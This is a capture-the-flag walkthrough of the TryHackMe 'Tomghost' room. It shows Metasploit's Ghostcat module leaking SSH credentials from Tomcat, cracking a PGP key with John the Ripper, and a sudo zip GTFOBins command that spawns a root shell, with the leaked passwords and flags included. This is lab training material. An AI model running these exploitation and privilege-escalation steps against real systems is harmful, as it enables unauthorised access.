
TryHackMe’s Room - Tomghost Walkthrough

By VIVEK GOSWAMI


Reconnaissance

I usually begin with a classic Network Mapper(nmap) scan with the service version detection and aggressive scanning



As we can see here 22,53,8009,8080 are in open state
8080 HTTP with an outdated version Apache Tomcat 9.0.30
SO we have version let’s use metasploit

It’s not showing anything with 9.0.30 so let’s search with 9.0



```
                  To boldly go where no
                   shell has gone before

       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 >
msf6 > search Apache Tomcat 9.0.30
[-] No results from search
msf6 > search Apache Tomcat 9.0.30
[-] No results from search
msf6 > Search Apache Tomcat 9.0
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > search Apache Tomcat 9.0

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat          2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/windows/http/tomcat_cgi_cmdlineargs   2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/tomcat_cgi_cmdlineargs

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOST 10.48.173.120
RHOST => 10.48.173.120
```

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOST 10.48.185.5
RHOST => 10.48.185.5
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.48.185.5
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>
```

Here we got the username and password
Next step would be ssh login using this credentials

And we successfully get in as a- skyfuck

```
┌──(kali㉿kali)-[~]
└─$ ssh skyfuck@10.48.185.5
The authenticity of host '10.48.185.5 (10.48.185.5)' can't be established.
ED25519 key fingerprint is: SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.185.5' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
skyfuck@10.48.185.5's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$
```

We got our 1st flag user.txt in Merlin's directory

```
skyfuck@ubuntu:/home$ ls
merlin  skyfuck
skyfuck@ubuntu:/home$ cd /merlin
-bash: cd: /merlin: No such file or directory
skyfuck@ubuntu:/home$ cd merlin
skyfuck@ubuntu:/home/merlin$ ls
user.txt
skyfuck@ubuntu:/home/merlin$ cat user.txt
THM{GhostCat_1s_so_cr4sy}
skyfuck@ubuntu:/home/merlin$
```

While exploring Skyfuck, I got some encrypted files in Skyfuck's folder , susing python server i downloaded that folder with - wget


```
┌──(root㉿kali)-[/home/kali]
└─# skyfuck

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# ls
credential.pgp  tryhackme.asc

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# gpg2john tryhackme.asc > hash
Created directory: /root/.john

File tryhackme.asc

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# john hash --woedlist=/usr/share/wordlists/rockyou.txt
Unknown option: "--woedlist=/usr/share/wordlists/rockyou.txt"

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2025-11-19 23:26) 3.448g/s 3696p/s 3696c/s 3696C/s chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

let's decrypt another

```
┌──(root㉿kali)-[~]
└─# cd /home/kali/skyfuck

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# gpg --import tryhackme.asc
gpg: directory '/root/.gnupg' created
gpg: keybox '/root/.gnupg/pubring.kbx' created
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key 8F3DA3DEC6707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j

┌──(root㉿kali)-[/home/kali/skyfuck]
└─# ssh merlin@10.48.173.120
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
merlin@10.48.173.120's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Mar 10 22:56:49 2020 from 192.168.85.1
merlin@ubuntu:~$ ls
user.txt
merlin@ubuntu:~$ cat user.txt
THM{GhostCat_1s_so_cr4sy}
merlin@ubuntu:~$ cd /home
merlin@ubuntu:/home$ ls
merlin  skyfuck
merlin@ubuntu:/home$ ls
merlin  skyfuck
merlin@ubuntu:/home$ cd skyfuck
```

We got username password of merlin in those encrypted files

There's only user.txt in this shell that we already got
Let's go root
For Privilage Escalation let's see that path from where we can get into root or read files that only root user can access
For this, we are using the command - sudo -l
It come with a output /usr/bin/zip



Now Let's check gtfobin for the script to get escalated

In gtfobins just type the last file that will appear after sudo -l and it'll give you script to escalate

I'm using shell script

```
TF=$(mktemp -u)
zip $TF /etc/hosts -T -TT 'sh #'
rm $TF
```

```
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
$ ls
rm: missing operand
Try 'rm --help' for more information.
$ ls
user.txt
$ cd
$ ls
user.txt
$ ls -la
total 36
drwxr-xr-x 4 merlin merlin 4096 Mar 10  2020 .
drwxr-xr-x 4 root   root   4096 Mar 10  2020 ..
-rw------- 1 root   root   2090 Mar 10  2020 .bash_history
-rw-r--r-- 1 merlin merlin  220 Mar 10  2020 .bash_logout
-rw-r--r-- 1 merlin merlin 3771 Mar 10  2020 .bashrc
drwx------ 2 merlin merlin 4096 Mar 10  2020 .cache
drwxrwxr-x 2 merlin merlin 4096 Mar 10  2020 .nano
-rw-r--r-- 1 merlin merlin  655 Mar 10  2020 .profile
-rw-r--r-- 1 merlin merlin    0 Mar 10  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 merlin merlin   26 Mar 10  2020 user.txt
$ cd /home
$ ls
merlin  skyfuck
$ cd ..
$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt
$ cd root
sh: 10: cd: can't cd to root
$ cd /root
sh: 11: cd: can't cd to /root
$ cd root
```

As you can see this script is not working it's not giving me root access

This time i'm going to use sudo script

TF=$(mktemp -u)

sudo zip $TF /etc/hosts -T -TT 'sh #'

sudo rm $TF

```
$ whoami
merlin
$

    TF=$(mktemp -u)
    sudo zip $TF /etc/hosts -T -TT 'sh #'
    sudo rm $TF

$ $ $   adding: etc/hosts (deflated 31%)
# rm: missing operand
Try 'rm --help' for more information.
# # whomai
sh: 3: whomai: not found
# whoami
root
# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
# cd root
# ls
root.txt  ufw
# cat roo.txt
cat: roo.txt: No such file or directory
# cd root.txt
sh: 9: cd: can't cd to root.txt
# cat root.txt
THM{Z1P_1S_FAKE}
# Connection to 10.48.173.120 closed by remote host.
```

This one work out and we get successfully root

After running script check you are really root or not with - whoami
Then ls for listing directories
After listing directories you can see there is a folder named root
Inside that we got our 2nd flag root.txt

Tools used

1. Nmap
2. exploitdatabse
3. Metasploit
4. For copying folder i used python server to download them you can also use sc
5. John the ripper
6. Gtfobins script